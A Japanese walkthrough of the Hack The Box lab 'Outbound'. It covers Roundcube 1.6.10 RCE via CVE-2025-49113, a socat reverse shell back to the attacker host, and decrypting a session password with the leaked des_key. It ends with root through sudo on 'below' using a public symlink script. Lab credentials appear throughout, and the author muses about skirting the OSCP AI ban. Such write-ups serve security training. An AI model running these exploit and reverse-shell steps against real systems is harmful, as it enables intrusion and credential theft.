概要
- 開いている 80 で Roundcube(
mail.outbound.htb)がホストされていることを確認 - 与えられた資格情報(
tyler)で CVE-2025-49113 を突き、www-dataのシェルを取得(コンテナ内) config.inc.phpのdes_keyで session テーブル上のエンコード値を復号し、jacobのパスワードを取得(コンテナ内)jacobの INBOX からホスト用パスワードを取り、jacobとしてホストへ SSH 接続- SUDO権限(
below)を利用し、root を取得
対象環境
| 項目 | 値 |
|---|---|
| 問題 | Outbound |
| 難易度 | Easy |
| OS | Linux |
| IP | 10.129.232.158 |
| 攻撃者IP | 10.10.14.10 |
攻撃フロー
1. 偵察
rustscan で全ポートを確認。開いているのは 22 / 80。80 は http://mail.outbound.htb/ へリダイレクトする
Ch4n24n@htb[/htb]$ rustscan -a $TARGET --ulimit 5000 -t 10000 -- -sC -sV --source-port 53 -reason -T5 -oA tcp-port-scan
Open 10.129.232.158:22
Open 10.129.232.158:80
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 9.6p1 Ubuntu 3ubuntu13.12 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    syn-ack ttl 63 nginx 1.24.0 (Ubuntu)
|_http-title: Did not follow redirect to http://mail.outbound.htb/
outbound.htb と mail.outbound.htb を /etc/hosts に足す
Ch4n24n@htb[/htb]$ echo $TARGET 'outbound.htb mail.outbound.htb' | sudo tee -a /etc/hosts
10.129.232.158 outbound.htb mail.outbound.htb
2. CVE-2025-49113 で www-data のシェルを取得
与えられた資格情報(tyler:LhKL1o9Nm3X2)で画面にログインすると、Roundcube Webmail 1.6.10 と出る
Roundcube Webmail 1.6.10 poc でググると、Chrome の AI が認証済みの PHP オブジェクトインジェクション(CVE-2025-49113)を教えてくれる

hakaioffsec/CVE-2025-49113-exploit を使って、リバースシェルを送る
Ch4n24n@htb[/htb]$ git clone https://github.com/hakaioffsec/CVE-2025-49113-exploit.git
Ch4n24n@htb[/htb]$ cd CVE-2025-49113-exploit
Ch4n24n@htb[/htb]$ php CVE-2025-49113.php http://mail.outbound.htb/ tyler LhKL1o9Nm3X2 'socat TCP:10.10.14.10:8200 EXEC:sh'
[+] Starting exploit (CVE-2025-49113)...
[*] Checking Roundcube version...
[*] Detected Roundcube version: 10610
[+] Target is vulnerable!
[+] Login successful!
[*] Exploiting...
リスニングポートを開いていると、リバースシェルを取得することができる
Ch4n24n@htb[/htb]$ rlwrap nc -nlvvp 8200
Listening on 0.0.0.0 8200
Connection received on 10.129.232.158 35020

script -qc /bin/bash /dev/null
www-data@mail:/$ whoami
www-data
/ を探索すると /.dockerenv があるので、コンテナ内とわかる
3. Roundcube の DB を探索し、パスワードを取得
※ サービスアカウントでログインした際は、そのサービスに紐づく資格情報を必ず探索すること!(例: /var/www, /etc/[service], etc…)
(1)config.inc.php
/var/www/html/roundcube/config/config.inc.php に DB 接続と、session の password を暗号化している des_key がある
www-data@mail:/$ cat /var/www/html/roundcube/config/config.inc.php
...SNIP...
$config['db_dsnw'] = 'mysql://roundcube:RCDBPass2025@localhost/roundcube';
...SNIP...
$config['des_key'] = 'rcmail-!24ByteDESkey*Str';
roundcube:RCDBPass2025 で DB に接続し、以下のテーブルを確認する
users テーブル
users に jacob / mel / tyler がある。平文パスワードは無い!
www-data@mail:/$ mysql -u roundcube -p
Enter password: RCDBPass2025
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Server version: 10.11.13-MariaDB-0ubuntu0.24.04.1 Ubuntu 24.04
MariaDB [roundcube]> select * from users;
| user_id | username | mail_host | ... | preferences                                       |
|       1 | jacob    | localhost | ... | a:1:{s:11:"client_hash";s:16:"hpLLqLwmqbyihpi7";} |
|       2 | mel      | localhost | ... | a:1:{s:11:"client_hash";s:16:"GCrPGMkZvbsnc3xv";} |
|       3 | tyler    | localhost | ... | a:1:{s:11:"client_hash";s:16:"Y2Rz3HTwxwLJHevI";} |
session テーブル
vars にセッション情報が入っている (今回はこちらが大事)
MariaDB [roundcube]> select * from session;
+----------------------------+---------------------+------------+----------------------------------+
| sess_id                    | changed             | ip         | vars                             |
+----------------------------+---------------------+------------+----------------------------------+
| 6a5ktqih5uca6lj8vrmgh9v0oh | 2025-06-08 15:46:40 | 172.17.0.1 | bGFuZ3VhZ2V8czo1OiJlbl9VUyI7... |
| puvk83vqahfte5lkisc1c6q9ld | 2026-11-19 00:27:05 | 172.17.0.1 | bGFuZ3VhZ2V8czo1OiJlbl9VUyI7... |
+----------------------------+---------------------+------------+----------------------------------+
2 rows in set (0.000 sec)(2)session.vars を decode
roundcube des_key vars 復号方法 で検索すると、同梱の bin/decrypt.sh の使い方が出る

記載どおりに復号すると、パスワードが出力される
www-data@mail:/var/www/html/roundcube$ echo 'bGFuZ3VhZ2V8czo1OiJlbl9VUyI7...saXN0X21vZF9zZXF8czoyOiIxMCI7' | base64 -d
username|s:5:"jacob";...password|s:32:"L7Rv00A8TuwJAr67kITxxcSgnIk25Am/";...unseen_count|a:2:{s:5:"INBOX";i:2;s:5:"Trash";i:0;}

www-data@mail:/var/www/html/roundcube$ ./bin/decrypt.sh 'L7Rv00A8TuwJAr67kITxxcSgnIk25Am/'
595mO8DmwGeD(3)jacob のシェルを取得
su に jacob:595mO8DmwGeD が通る
www-data@mail:/var/www/html/roundcube$ su jacob
Password: 595mO8DmwGeD

jacob@mail:/var/www/html/roundcube$ id
uid=1001(jacob) gid=1001(jacob) groups=1001(jacob)
このパスワードはコンテナ内のメール箱の鍵。ホスト SSH には通らない
4. INBOX のパスワードでホストへ SSH 接続
jacob のホームディレクトリにメールがあるので確認すると、そのうちの1通にパスワードが書かれている
jacob@mail:~/mail$ cat ./INBOX/jacob
From: tyler@outbound.htb
Subject: Important Update
...SNIP...
Please use the following credentials to log into your account: gY4Wr3a1evp4
...SNIP...この資格情報で、jacob はホストに SSH 接続ができる(jacob:gY4Wr3a1evp4)
Ch4n24n@htb[/htb]$ ssh jacob@outbound.htb

jacob@outbound:~$ whoami
jacob
5. SUDO権限で root
sudo -l すると、below を root で実行できることがわかる
jacob@outbound:~$ sudo -l
User jacob may run the following commands on outbound:
    (ALL : ALL) NOPASSWD: /usr/bin/below *, !/usr/bin/below --config*, !/usr/bin/below --debug*, !/usr/bin/below -d*
below command privesc でググると MedAmine-512/below-privesc-demo が出るので、これを使って権限昇格する
jacob@outbound:~$ python3 below_symlink_privesc.py
Nov 19 02:35:25.466 DEBG Starting up!
Nov 19 02:35:25.466 ERRO
----------------- Detected unclean exit ---------------------
Error Message: Failed to acquire file lock on index file: /var/log/below/store/index_01795046400: EAGAIN: Try again
-------------------------------------------------------------
root@outbound:/home/jacob# whoami
root
参考
- HTB Lab - Outbound (Linux / Easy)
- hakaioffsec/CVE-2025-49113-exploit — Roundcube の認証済み RCE
- MedAmine-512/below-privesc-demo — below を使った権限昇格
おわりに
- DB で確認する要素が、user テーブルじゃなくて session テーブルであることが、今回の問題の難しいところだと思います。 難しいというより、「user テーブルだけを見ればいい」と思いこんでいたら、結構時間を使うかな?って感じかもです
- 自分自身も user テーブルに書いてある
client_hashの値に引っ張られて、時間をだいぶ取られました💦 - ただ、今は軽く検索するだけで、 Chrome の AI が復号のやり方を簡単に教えてくれるので、そこまでネックな部分じゃないかもですが…
- ちなみに、Chrome で検索するときに出てくる AI の出力を見るのは、OSCP ではOKっぽいです(私のAI曰く)。 なので、ひたすらググれば、 AI 禁止の OSCPでも間接的に AI が使えそうだな〜って思いました!